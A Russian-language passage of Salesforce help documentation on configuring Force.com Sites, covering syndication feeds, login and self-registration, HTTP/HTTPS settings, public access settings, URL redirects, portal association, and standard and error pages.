Например, создайте канал, содержащий сведения обо всех домах, реализуемых компанией. Канал должен отображать заголовок «The Houses» для англоговорящих пользователей, но заголовок «Дома» для русскоговорящих пользователей. Создайте настраиваемую метку (например, `feedTitle`). При использовании английского языка метка будет отображать значение «The Houses», а русского языка — значение «Дома». Затем укажите строку ниже для заголовка канала `fc:` в определении соотнесения каналов.

```
ft: "{!$LABEL.feedTitle}"
```

Visualforce и каналы

Чтобы добавить канал на страницу Visualforce, воспользуйтесь стандартными HTML-функциями Visualforce. Например, страница Visualforce, размещенная в основном каталоге сайта, содержит тег ниже.

```
<A HREF=""/services/xml/theFeedName">My feed</A>
```

Текст `My feed` ссылается на канал.

Чтобы добавить ссылку на канал в изображение, добавьте тег встроенного изображения ниже.

```
<A HREF="/services/xml/theFeedName"><img src="feed.gif"></A>
```

Рекомендуем загрузить собственное изображение.

Чтобы добавить значок в адресную строку, добавьте тег ссылки в тег `<head>` страницы Visualforce.

```
<link href='URI of feed'
   type='application/x.atom+xml'
   rel='feed'
   title='A nice descriptive title'/>
```

Общие сведения о каналах распределения

Просмотр каналов распределения

Тестирование каналов распределения

Общие сведения о каналах распределения

Благодаря *каналам распределения*, пользователи могут подписываться на изменения, происходящие на сайтах Force.com, а также получать обновления для внешних программ чтения новостей. Чтобы передать конечным пользователям изменения, внесенные в общедоступные данные, рекомендуем создать запрос SOQL и выполнить соотнесение. Система позволяет создавать как минимум один канал распределения для общедоступных сайтов или любых страниц Visualforce организации. Канал распределения отображает записи, определенные запросом SOQL. Пользователи могут подписываться на канал и просматривать его при посещении сайта или страницы.

Проверка безопасности каналов

При подписке на канал информация отображается в контексте пользователя-гостя. Прежде чем задать запрос, рекомендуем убедиться, что пользователю-гостю доступны все записи, предназначенные для гостей.

Чтобы проверить безопасность каналов, выполните указанные ниже действия.

- Чтобы предоставить пользователю-гостю соответствующие полномочия объекта и параметры безопасности поля, измените параметры общего доступа для сайта.
- Чтобы определить записи, доступные пользователю-гостю, создайте правила общего доступа.

Если параметры общего доступа и безопасности поля разрешают пользователю-гостю доступ к объектам, которые должны быть добавлены в канал, выполните любое из указанных ниже действий.

- Чтобы создать канал, нажмите кнопку **«Создать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления определения канала:

- Изменение всех данных

Для подписки на канал:

- Специальные полномочия не требуются

- Чтобы просмотреть определение текущего канала, щелкните имя нужного канала.
- Чтобы изменить текущий канал, щелкните **«Правка»**.
- Чтобы удалить текущий канал, щелкните **«Удалить»**.
- Чтобы протестировать допустимость канала, щелкните **«Выполнить тест»**. Сообщения об ошибках отображаются только при наличии ошибок в определении запроса или соотнесении.

СМ. ТАКЖЕ:

Определение каналов распределения

Просмотр каналов распределения

Система позволяет просматривать определение канала распределения, включая возвращаемые записи и отображаемые данные.

Имя
Описательное имя данного канала, отличающее его от других созданных каналов.

Описание
Описание канала. Например, «Личное имя, фамилия и регион для последних десяти созданных или измененных организаций».

Запрос
Запрос SOQL, определяющий записи, которые возвращаются в канал распределения. Запрос SOQL отличается некоторыми ограничениями, позволяющими повысить производительность. Дополнительную информацию см. в разделе «Определение каналов распределения» на странице 6630.

Соотнесение
Каналы распределения используют протокол веб-публикации ATOM, поэтому значение соотнесения должно соответствовать объектам и полям возвращенных записей с конструкциями ATOM. Обратите внимание, что все значения должны быть представлены строковыми литералами. Дополнительную информацию об элементах соотнесения см. в разделе «Определение каналов распределения» на странице 6630.

Время хранения кэша (в секундах)
Канал может одновременно использоваться несколькими пользователями, поэтому система Salesforce кэширует данные канала на 3 600 секунд (по умолчанию). Минимальное значение составляет 300 секунд, максимальное — не ограничено. Результаты запроса, срок хранения которых превышает заданное значение, пропускаются, а новый запрос выполняется при следующем запросе данной информации, то есть, при следующем открытии страницы, содержащей канал, на который подписан пользователь.

Активно
Данный флажок определяет доступность канала для подписки. Пользователи могут подписываться только на активные каналы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления определения канала:
- Изменение всех данных

Для подписки на канал:
- Специальные полномочия не требуются

СМ. ТАКЖЕ:

Определение каналов распределения

Тестирование каналов распределения

Прежде чем предоставить клиентам доступ к каналу, рекомендуем протестировать созданное определение канала.

Чтобы протестировать канал, выполните указанные ниже действия.

1. После создания ленты введите в меню «Настройка» *«Сайты»* в поле «Быстрый поиск», затем выберите **«Сайты»** и щелкните сайт, для которого вы определили ленту. Чтобы открыть страницу сведений о канале, воспользуйтесь любым доступным способом, включая выбор имени нужного канала на странице сведений о сайте.
2. Щелкните **«Предварительный просмотр»** напротив нужного канала.
3. Диалоговое окно отображается только при наличии как минимум одной переменной связывания в канале. Введите тестовое значение для каждой переменной связывания.
4. При этом отображается диалоговое окно, позволяющее создать закладку на канал с указанными значениями переменной связывания. Сохраните закладку или закройте диалоговое окно.
5. При этом отображаются значения, возвращенные каналом. Убедитесь, что возвращенные результаты соответствуют ожидаемым.

СМ. ТАКЖЕ:

Определение каналов распределения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления определения канала:

- Изменение всех данных

Для подписки на канал:

- Специальные полномочия не требуются

Управление параметрами регистрации и входа на сайтах Force.com

Параметры входа позволяют предоставлять пользователям возможность регистрации и входа на портал посредством общедоступных сайтов Force.com. Например, пользователи, просматривающие сайт идей, могут регистрироваться и выполнять вход прямо посредством данного сайта, а также голосовать, добавлять комментарии и участвовать в сообществе идей в качестве проверенных пользователей. Пользователи, выполнившие вход, покидают общедоступный сайт и получают доступ к связанному порталу.

Прим.: Самостоятельная регистрация доступна только на клиентских порталах. Партнерские порталы не поддерживают самостоятельную регистрацию.

Лицензия пользователя массового портала «Проверенный веб-узел» предназначена для использования сайтов Force.com. Данная лицензия обеспечивает не только массовое, но и экономичное использование сайтов Force.com.

Сайты Force.com поддерживают встроенную логику регистрации и входа. Стандартные страницы Visualforce, разработанные на платформе Force.com, используются для регистрации, входа, восстановления или изменения пароля. При необходимости измените данные страницы или замените их собственными страницами.

Ниже перечислены стандартные страницы регистрации и входа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Имя страницы	Описание
SiteLogin	Стандартная страница входа. Данная страница предназначена для входа пользователей на связанный портал посредством сайта Force.com.
SiteRegister	Стандартная страница регистрации. Данная страница предназначена для регистрации новых пользователей связанного клиентского портала посредством сайта Force.com.
SiteRegisterConfirm	Стандартная страница подтверждения регистрации. Данная страница отображается пользователям при успешной регистрации на связанном клиентском портале.

Прим.: Формы регистрации и входа должны быть безопасными. Рекомендуем задать атрибуту `forceSSL` значение `true` для данных форм. Тем не менее, компания Salesforce рекомендует задать атрибуту `forceSSL` значение `false` для форм, доступных проверенным пользователям (например, пользователи портала). Атрибут `forceSSL` выполняет переадресацию на безопасный URL-адрес, поэтому проверенным пользователям будет отображаться ошибка.

Встроенный процесс входа:

- Проверяет сайт на поддержку входов
- Проверяет пользователя на наличие доступа к сайту
- Позволяет пользователям сбрасывать истекшие пароли

Встроенный процесс регистрации:

- Сравнивает сведения о новом пользователе с текущими пользователями клиентского портала, связанного с сайтом
- Проверяет наличие контакта для нового пользователя
- Создает контакт (при его отсутствии) и связывает его с организацией сайта

  Важное замечание: Чтобы обновить SiteRegisterController посредством кода организации, выполните указанные ниже действия.

  1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
  2. Щелкните ссылку **«Правка»** напротив SiteRegisterController.
  3. Найдите строку `private static Id PORTAL_ACCOUNT_ID = '<Код_организации>';` и вставьте код организации, которая должна быть связана с новыми пользователями. Строка должна выглядеть примерно следующим образом:

     ```
     private static Id PORTAL_ACCOUNT_ID = '001Doooooo1Qpyk';
     ```

  4. Нажмите кнопку **«Сохранить»**.

- Включает клиентский портал для нового пользователя и отправляет электронное подтверждение
- При необходимости позволяет пользователям создавать пароли на странице регистрации без применения стандартного процесса электронного подтверждения

Прим.: При необходимости создайте и включите организацию-лицо в качестве пользователя клиентского портала посредством метода Apex `createPersonAccountPortalUser`. Рекомендуем использовать метод `createPersonAccountPortalUser` для создания организации-лица посредством стандартного типа записи, заданного в профиле пользователя-гостя, или выбранного типа записи, и последующего включения организации-лица для портала сайта. Организации-лица могут быть включены только как пользователи массового портала.

Чтобы включить общедоступные процессы входа и регистрации для портала, выполните указанные ниже действия.

1. В меню «Настройка» введите строку «*Сайты*» в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Щелкните **«Параметры входа»**.
4. Нажмите кнопку **«Правка»**.
5. Выберите нужный портал в списке «Включить вход для:». Выбранный портал должен быть помечен флажком «Вход включен». Рекомендуем также установить флажок «Самостоятельная регистрация включена» для клиентских порталов. Force.com Sites использует следующие параметры портала:
   - Параметр «URL-адрес выхода» используется для переадресации пользователей, выполнивших выход, на конкретную страницу. Если данное поле пропускается, то пользователи переадресовываются на страницу, указанную в поле «Активная начальная страница сайта».
   - Параметр «Шаблон восстановления пароля» используется для восстановления пароля.
   - Параметры «Верхний колонтитул», «Нижний колонтитул», «Логотип» и «Приветствие при входе» используются для оформления внешнего вида страниц IdeasHome и AnswersHome.
   - Для клиентских порталов:
     - Параметр «Шаблон создания пользователя» используется для самостоятельной регистрации при отсутствии пароля.
     - Параметры «Стандартная лицензия нового пользователя», «Стандартная роль нового пользователя» и «Стандартный профиль нового пользователя» используются для самостоятельной регистрации.
6. Выберите пункт **«Страница изменения пароля»**. При необходимости выберите собственную страницу взамен стандартной посредством поля поиска.
7. Чтобы переопределить параметры безопасности организации и использовать HTTP только при входе на портал посредством сайта, установите флажок «Требовать небезопасные подключения (HTTP)». Если данный флажок не установлен, то для определения уровня безопасности используется параметр «Требовать безопасные подключения (HTTPS)» на странице «Параметры сеанса» в меню «Настройка».

   Таблица ниже отображает взаимосвязь между данными параметрами.

Безопасность сайта: Требовать небезопасные подключения (HTTP)	**Безопасность организации: Требовать безопасные подключения (HTTPS)**	**Описание**
Флажок не установлен	Флажок не установлен	• Организация может использовать HTTP или HTTPS • Сайт использует HTTP для сеанса после входа

Безопасность сайта: Требовать небезопасные подключения (HTTP)	Безопасность организации: Требовать безопасные подключения (HTTPS)	Описание
Флажок установлен	Флажок не установлен	• Организация может использовать HTTP или HTTPS • Сайт использует HTTP для сеанса после входа
Флажок не установлен	Флажок установлен	• Организация использует только HTTPS • Сайт использует HTTPS для сеанса после входа • При входе пользователям отображается домен `secure.force.com`.
Флажок установлен	Флажок установлен	• Организация использует только HTTPS • Сайт использует HTTP для сеанса после входа

Внимание: Если флажок «Требовать безопасные подключения (HTTPS)» установлен на странице «Параметры сеанса», а флажок «Требовать небезопасные подключения (HTTP)» отсутствует на странице «Параметры входа», то пользователям, выполняющим вход на связанный портал посредством сайта, отображается домен `secure.force.com`. Например, при регистрации настраиваемого домена `moyakompaniya.force.com` используется следующий URL-адрес входа: `https://moyakompaniya.secure.force.com`.

Клиенты, использующие сценарий для входа на сайты, могут использовать дополнительный параметр URL-адреса (`refURL`), позволяющий сохранять имя настраиваемого домена после входа. Данный параметр не применяется при наличии флажка «Требовать небезопасные подключения (HTTP)», установленного для сайта, или флажка «Требовать безопасные подключения (HTTPS)», установленного для организации. Пример URL-адреса, использующего параметр `refURL`:
`http://moisait.secure.force.com/SiteLogin?refURL=http://moisait.com`.

8. Поле «Безопасный веб-адрес» отображает уникальный URL-адрес Force.com для данного сайта при использовании SSL.
9. Нажмите кнопку **«Сохранить»**.

При необходимости разрешите сайтам использование поставщика удостоверений для единой регистрации.

СМ. ТАКЖЕ:

Настройка Force.com Sites

Связывание портала с Force.com Sites

Методы и выражения Apex, связанные с Force.com Sites

Параметры общего доступа для Force.com Sites

Параметры общего доступа определяют действия, доступные пользователям на каждом сайте Force.com. Чтобы задать параметры общего доступа для сайта, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Чтобы открыть страницу «Профиль» для профиля сайта, щелкните **«Параметры общего доступа»**.

Данная страница содержит все функции для просмотра и редактирования полномочий и параметров профиля, но не позволяет клонировать и удалять профиль.

Ниже перечислены действия, доступные в профиле сайта.

- Назначьте полномочия объекта для сайта. Система позволяет предоставлять полномочия «Чтение» и «Создание» для всех стандартных объектов, кроме продуктов, прайс-листов и идей, а полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для всех настраиваемых объектов. Полномочия, которые не были предоставлены по умолчанию, должны быть предоставлены вручную.

  Внимание: Рекомендуем задать объектам, доступным на сайте для чтения, параметр общего доступа «Личный». Данное действие гарантирует, что пользователи, открывающие сайт, смогут просматривать и редактировать только данные, связанные с сайтом.

  Кроме того, рекомендуем обезопасить доступность всех списковых представлений. Выберите уровень доступности «Доступно определенным группам пользователей» для списковых представлений и укажите нужные группы. Списковые представления, которым назначен уровень доступности «Доступно всем пользователям», могут отображаться общедоступным пользователям сайта. Чтобы предоставить общедоступным пользователям доступ к списковому представлению, рекомендуем создать общедоступную группу и определить уровень доступности. Объекты, которым назначен уровень общего доступа «Личный», не могут просматриваться общедоступными пользователями, независимо от доступности спискового представления.

- Определите доступность настраиваемых приложений. Чтобы предоставить общедоступным пользователям доступ к настраиваемому приложению и связанным вкладкам, рекомендуем разрешить только доступность приложения и выбрать его в качестве стандартного. Если страница сайта использует стандартные верхние колонтитулы Salesforce, то общедоступные пользователи могут просматривать другие доступные приложения.
- Выберите время входа пользователей на сайт.
- Выберите диапазоны IP-адресов входа на сайт. Сайты Force.com пропускают единые ограничения диапазона IP-адресов, но поддерживают их настройку.

  Прим.: Чтобы задать ограничения на основе времени входа или диапазона IP-адресов, рекомендуем использовать HTTPS. Чтобы получить доступ к сайту, рекомендуем использовать безопасный URL-адрес, связанный с доменом Force.com.

  Чтобы использовать HTTPS на всех страницах сайтов Force.com и разрешить всем IP-адресам доступ к сайту, рекомендуем создать следующие диапазоны IP-адресов: `0.0.0.0` — `255.255.255.255`, `::` —

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Для редактирования параметров общего доступа для сайтов Force.com:

- Управление пользователями

`::fffe:ffff:ffff` и `::1:0:0:0` — `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. Рекомендуем не использовать HTTPS без необходимости, так как данный протокол может снизить производительность сайта. Замена протокола HTTP протоколом HTTPS влияет на зарегистрированных пользователей только при следующем входе.

IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотнесенных с протоколом IPv4 (`::ffff:0:0` — `::ffff:ffff:ffff`, где `::ffff:0:0` присваивается значение `0.0.0.0`, а `::ffff:ffff:ffff` — значение `255.255.255.255`). В диапазон не могут входить одновременно внешние и внутренние IP-адреса соотнесенного с IPv4 пространства адресов IPv6. Такие диапазоны, как `255.255.255.255` — `::1:0:0:0` или `::` — `::1:0:0:0`, являются недопустимыми.

- Включите контроллеры и методы Apex для сайта. Контроллеры и методы, связанные со страницами Visualforce сайта, включены по умолчанию.
- Включите страницы Visualforce для сайта. Внесенные изменения отображаются в связанном списке «Страницы Visualforce сайта» на странице «Сведения о сайте», и наоборот.

СМ. ТАКЖЕ:

Настройка Force.com Sites

Методы и выражения Apex, связанные с Force.com Sites

Создание настраиваемого спискового представления в Salesforce Classic

Переадресации URL-адресов Force.com Sites

Новые адреса страниц, созданные в результате перемещения или реорганизации страниц сайта Force.com, могут быть недоступны поисковым системам. Во избежание подобной ошибки, рекомендуем настроить *переадресации URL-адресов сайта*, позволяющие уведомлять пользователей и поисковые системы о переносе содержимого сайта.

Ниже перечислены рекомендации по внедрению переадресаций URL-адресов сайта.

- Страницы ошибок и `CSS`-файлы не могут быть переадресованы.
- Каждый сайт может использовать не более 1 000 правил переадресации.
- Параметры запроса в переадресациях URL-адресов сайта должны полностью совпадать. URL-адреса, содержащие параметр `lastMod`, не могут быть переадресованы.
- Перезапись URL-адреса, включенная на сайте, выполняется после любой переадресации страницы сайта.
- Начальная страница сообщества может быть переадресована на дополнительную начальную страницу Site.com. Заполните поле «URL-адрес источника» значением «`/`», соответствующим начальной странице сообщества, а поле «Целевой URL-адрес» значением «`s`», соответствующим начальной странице сайта Site.com.

Чтобы настроить переадресацию на страницу сайта, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните метку сайта.
3. Щелкните **«Переадресации URL-адресов»** на странице сведений о сайте.
4. Введите предыдущий адрес страницы в поле «URL-адрес источника». Адрес страницы...

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования переадресаций URL-адресов сайта:

- Настройка приложения

Для просмотра переадресаций URL-адресов сайта:

- Просмотр настройки и конфигурации

- Должен быть относительным и может содержать любое допустимое расширение (например, `.html` или `.php`).
- Не может содержать привязок (например, `/префикс_сайта/страница.html`**`#цель`**).

Прим.: Организации, использующие сайты с префиксами, должны вручную добавить префикс в поля «URL-адрес источника» и «Целевой URL-адрес». Кроме того, если организация, использующая корневой сайт и сайт с префиксом, требует переадресации страницы сайта с префиксом без добавления префикса в правило переадресации, то система Salesforce по умолчанию будет выполнять поиск правила на корневом сайте и возвращать ошибку 404.

5. Заполните поле «Тип переадресации».
   - «Постоянно (301)»: данное значение позволяет пользователям и поисковым системам обновлять URL-адрес при просмотре страницы. Пользователи, открывшие страницу и перенаправленные с помощью данного типа переадресации, переходят на новую страницу. Данный тип переадресации позволяет сохранить популярность URL-адресов в поисковых системах, которые, в свою очередь, выполняют индексацию новой страницы и удаляют из индекса предыдущий URL-адрес.
   - «Временно (302)»: данное значение позволяет пользователям и поисковым системам продолжать использование исходного URL-адреса страницы. Поисковые системы обрабатывают данный тип переадресации как доступный для изменения в любое время, поэтому наряду с индексацией новой целевой страницы и отображением ее содержимого, предыдущий URL-адрес также сохраняется в индексе поисковых систем.
6. Введите новый адрес страницы в поле «Целевой URL-адрес». URL-адрес может быть относительным или полностью определенным с префиксом `http://` или `https://`. В отличие от URL-адресов источника, целевые URL-адреса могут содержать привязки.
7. Нажмите кнопку **«Сохранить»**.

Раздел «Правила переадресации» содержит все правила переадресации URL-адресов, созданные для сайта. Ниже перечислены действия, доступные в данном разделе.

- Измените назначенное правило переадресации.
- Активируйте или деактивируйте правило переадресации.
- Удалите правило переадресации.
- Чтобы изменить порядок сортировки, щелкните заголовок столбца «URL-адрес источника» или «Целевой URL-адрес».

СМ. ТАКЖЕ:

Сайты Force.com

Связывание портала с Force.com Sites

Пользователи могут регистрироваться и выполнять беспрепятственный вход на связанный портал посредством сайта.

Прим.: Самостоятельная регистрация доступна только на клиентских порталах. Партнерские порталы не поддерживают самостоятельную регистрацию.

Лицензия пользователя массового портала «Проверенный веб-узел» предназначена для использования сайтов Force.com. Данная лицензия обеспечивает не только массовое, но и экономичное использование сайтов Force.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

1. Чтобы включить вход на портал, выполните указанные ниже действия.
   a. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры клиентского портала»** или введите строку *«Партнеры»* в поле «Быстрый поиск» и выберите пункт **«Параметры»**.
   b. Установите флажок «Включить клиентский портал» или «Включить функцию управления отношениями с партнерами» и нажмите кнопку **«Сохранить»**.
   c. Щелкните ссылку **«Правка»** напротив нужного портала.
   d. Настройте портал.
      i. Установите флажок «Вход включен».
      ii. Выберите пользователя в поле «Администратор».
      iii. При необходимости заполните поле «URL-адрес выхода». Если данное поле пропускается, то пользователи, выполняющие выход, переадресовываются на начальную страницу сайта.
      iv. Нажмите кнопку **«Сохранить»**.
2. Чтобы разрешить самостоятельную регистрацию при использовании клиентского портала, выполните указанные ниже действия.
   a. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
   b. Щелкните ссылку **«Правка»** напротив нужного портала Force.com.
   c. Настройте клиентский портал:
      i. Установите флажок «Самостоятельная регистрация включена».
      ii. Выберите пользователя клиентского портала в полях «Стандартная лицензия нового пользователя» и «Стандартный профиль нового пользователя». В зависимости от лицензии портала, пользователь может выбрать другой профиль в поле «Стандартный профиль нового пользователя».
      iii. Выберите пользователя в поле «Стандартная роль нового пользователя».
      iv. Нажмите кнопку **«Сохранить»**.

Прим.: Ниже перечислены рекомендации по включению функции самостоятельной регистрации.

- Сайты не поддерживают использование организаций-лиц для самостоятельной регистрации.
- При самостоятельной регистрации посредством сайта:
  - Правила проверки применяются при создании пользователя.

- Правила проверки пропускаются при создании контакта.

3. Чтобы связать страницы сайта со стандартными пользователями портала, выполните указанные ниже действия.
   a. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры клиентского портала»** или введите строку *«Партнеры»* в поле «Быстрый поиск» и выберите пункт **«Параметры»**.
   b. Щелкните имя нужного портала.
   c. Щелкните имя каждого профиля, связанного с пользователями портала, и выполните указанные ниже действия.
      i. Прокрутите страницу вниз до раздела «Доступ к странице Visualforce включен» и нажмите кнопку **«Правка»**.
      ii. Добавьте соответствующие страницы общедоступного сайта в список «Включенные страницы Visualforce». Данное действие позволяет пользователям портала с выбранным профилем просматривать данные страницы.

      Прим.: По умолчанию пользователи портала могут просматривать все страницы, включенные для связанного общедоступного сайта, поэтому рекомендуем включить только страницы, требующие проверки подлинности.

      iii. Нажмите кнопку **«Сохранить»**.

4. Чтобы связать сайт с порталом, поддерживающим вход, выполните указанные ниже действия.
   a. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
   b. Щелкните метку нужного сайта.
   c. Щелкните **«Параметры входа»**.
   d. Нажмите кнопку **«Правка»**.
   e. Выберите имя нужного портала в раскрывающемся списке «Включить вход для:».
   f. Выберите пункт «Страница изменения пароля».
   g. Нажмите кнопку **«Сохранить»**.

Если сайты поддерживают сообщества «Идеи», «Ответы» и Chatter Answers, рекомендуем разрешить отображение зоны на портале и включить страницу IdeasHome или AnswersHome для сайта. Чтобы связать зону как минимум с одним порталом, выполните указанные ниже действия.

1. Откройте «Настройки» и введите в поле «Быстрый поиск» одну из следующих строк.
   - **Идеи зон**
   - **Зоны Chatter Answers**
   - **Зоны ответов**
2. Щелкните ссылку **«Правка»** напротив нужной зоны.
3. Выберите портал, который должен использоваться для данной зоны, в раскрывающемся списке «Портал». При необходимости зоны могут отображаться на всех порталах.

Прим.: Зона «Идеи» может использоваться на сайтах только в том случае, если организации доступен активный связанный портал. В противном случае система возвращает ошибки.

СМ. ТАКЖЕ:

Настройка Force.com Sites

Управление параметрами регистрации и входа на сайтах Force.com

Управление страницами Visualforce сайтов Force.com

Сайты Force.com используют страницы Visualforce для всех страниц ошибок и страниц сайта. Типовые страницы ошибок используют статический ресурс SiteSamples для таблицы стилей и изображений.

Внимание: Переименование или удаление статического ресурса SiteSamples может инициировать ошибку.

Все страницы, которые должны отображаться на сайте, должны быть связаны с соответствующим сайтом. Если страница не отображается в разделе «Страницы Visualforce сайта», то ошибка проверки подлинности или отсутствия страницы отображается на основе наличия страницы.

Чтобы включить страницы Visualforce для сайта, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Нажмите кнопку **«Правка»** в связанном списке «Страницы Visualforce сайта».
4. Чтобы включить или выключить страницы Visualforce для сайта, воспользуйтесь кнопками **«Добавить»** и **«Удалить»**.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

Прим.: Страница Visualforce, выбранная для любого поля поиска на странице «Сведения о сайте», любой страницы ошибок или параметра входа «Страница изменения пароля», включается для сайта автоматически. Страница, удаленная из данного списка, но выбранная в одной из перечисленных выше областей, может просматриваться общедоступными пользователями. Чтобы полностью удалить страницу сайта, отключите нужную страницу и убедитесь, что она не выбрана в полях поиска.

Страницы Visualforce могут быть включены для всего сайта или определенных профилей.

Страница «Мой профиль»

Страница «Мой профиль» — это страница Visualforce, связанная с клиентским порталом или профилем пользователя сайта. Страница «Мой профиль» позволяет пользователям выполнять вход на сайт Force.com или клиентский портал на сайтах Force.com для обновления собственных контактных данных. Изменение данной страницы инициирует обновление соответствующих записей контактов и пользователей портала.

Страница «Мой профиль» может быть включена для всего сайта или только для профиля пользователя-гостя сайта.

Кроме того, страница «Мой профиль» является частью компонента «Приветствие клиентского портала» макета начальной страницы.

СМ. ТАКЖЕ:

Управление стандартными страницами сайтов Force.com

Назначение страниц ошибок сайта Force.com

Управление стандартными страницами сайтов Force.com

Сайты Force.com используют страницы Visualforce для всех страниц ошибок и страниц сайта. Кроме того, платформа Force.com поддерживает некоторые стандартные страницы, доступные для использования.

Все страницы, которые должны отображаться на сайте, должны быть включены для соответствующего сайта. Если страница не отображается в связанном списке «Стандартные страницы сайта», то система Salesforce отображает ошибку «Требуется авторизация».

Чтобы выбрать стандартные страницы, которые должны отображаться пользователям на сайте, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Нажмите кнопку **«Правка»** в связанном списке «Стандартные страницы сайта».
4. Чтобы включить или выключить перечисленные ниже стандартные страницы для сайта, воспользуйтесь кнопками **«Добавить»** и **«Удалить»**.
   - Начальная страница: стандартная страница, связанная со вкладкой «Начальная страница» (`/home/home.jsp`).
   - Страницы идей: стандартные страницы, связанные с идеями. Чтобы использовать стандартные страницы идей (например, IdeasHome), включите данные страницы.
   - Страницы ответов: стандартные страницы, связанные с ответами. Чтобы использовать стандартные страницы ответов (например, AnswersHome), включите данные страницы.
   - Страницы поиска: стандартные страницы поиска Salesforce. Чтобы разрешить общедоступным пользователям выполнение стандартных поисков, включите данные страницы.
   - Страницы поиска: стандартные страницы поиска Salesforce. Данные страницы являются всплывающими окнами, связанными с полями поиска на страницах Visualforce.
5. Нажмите кнопку **«Сохранить»**.

Прим.: Убедитесь, что страницы сайта, которые в настоящее время используются неактивно, отключены. В противном случае данные страницы могут просматриваться общедоступными пользователями. Чтобы ограничить доступ пользователей к поискам, рекомендуем выбрать параметр общего доступа «Личный».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

СМ. ТАКЖЕ:

Управление страницами Visualforce сайтов Force.com

Назначение страниц ошибок сайта Force.com

Назначение страниц ошибок сайта Force.com

Сайты Force.com используют страницы Visualforce для всех страниц ошибок и страниц сайта. Типовые страницы ошибок используют статический ресурс SiteSamples для таблицы стилей и изображений.

Внимание: Переименование или удаление статического ресурса SiteSamples может инициировать ошибку.

Чтобы задать страницы ошибок для сайта, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Нажмите кнопку **«Назначение страницы»** в связанном списке «Страницы ошибок».
4. Назначьте страницу Visualforce или статический ресурс для каждого стандартного ошибочного условия посредством полей поиска.
   - «Страница Требуется авторизация»: страница, отображаемая пользователям при попытке доступа к недоступным страницам.
   - «Страница Превышение ограничения»: страница, отображаемая пользователям при превышении ограничения для пропускной способности.
   - «Страница На обслуживании»: страница, отображаемая пользователям при обслуживании сайта.
   - «Страница Служба недоступна»: страница, отображаемая пользователям при недоступности серверов Salesforce. Данная настраиваемая страница генерируется выбранным статическим ресурсом. Статический ресурс загружается на сервер кэширования при назначении в качестве страницы «Служба недоступна» и обновлении после назначения. Настраиваемая страница отображается только для запросов HTTP; кэширование не используется для HTTPS. Настраиваемая страница не поддерживается безопасными организациями и организациями Developer Edition.

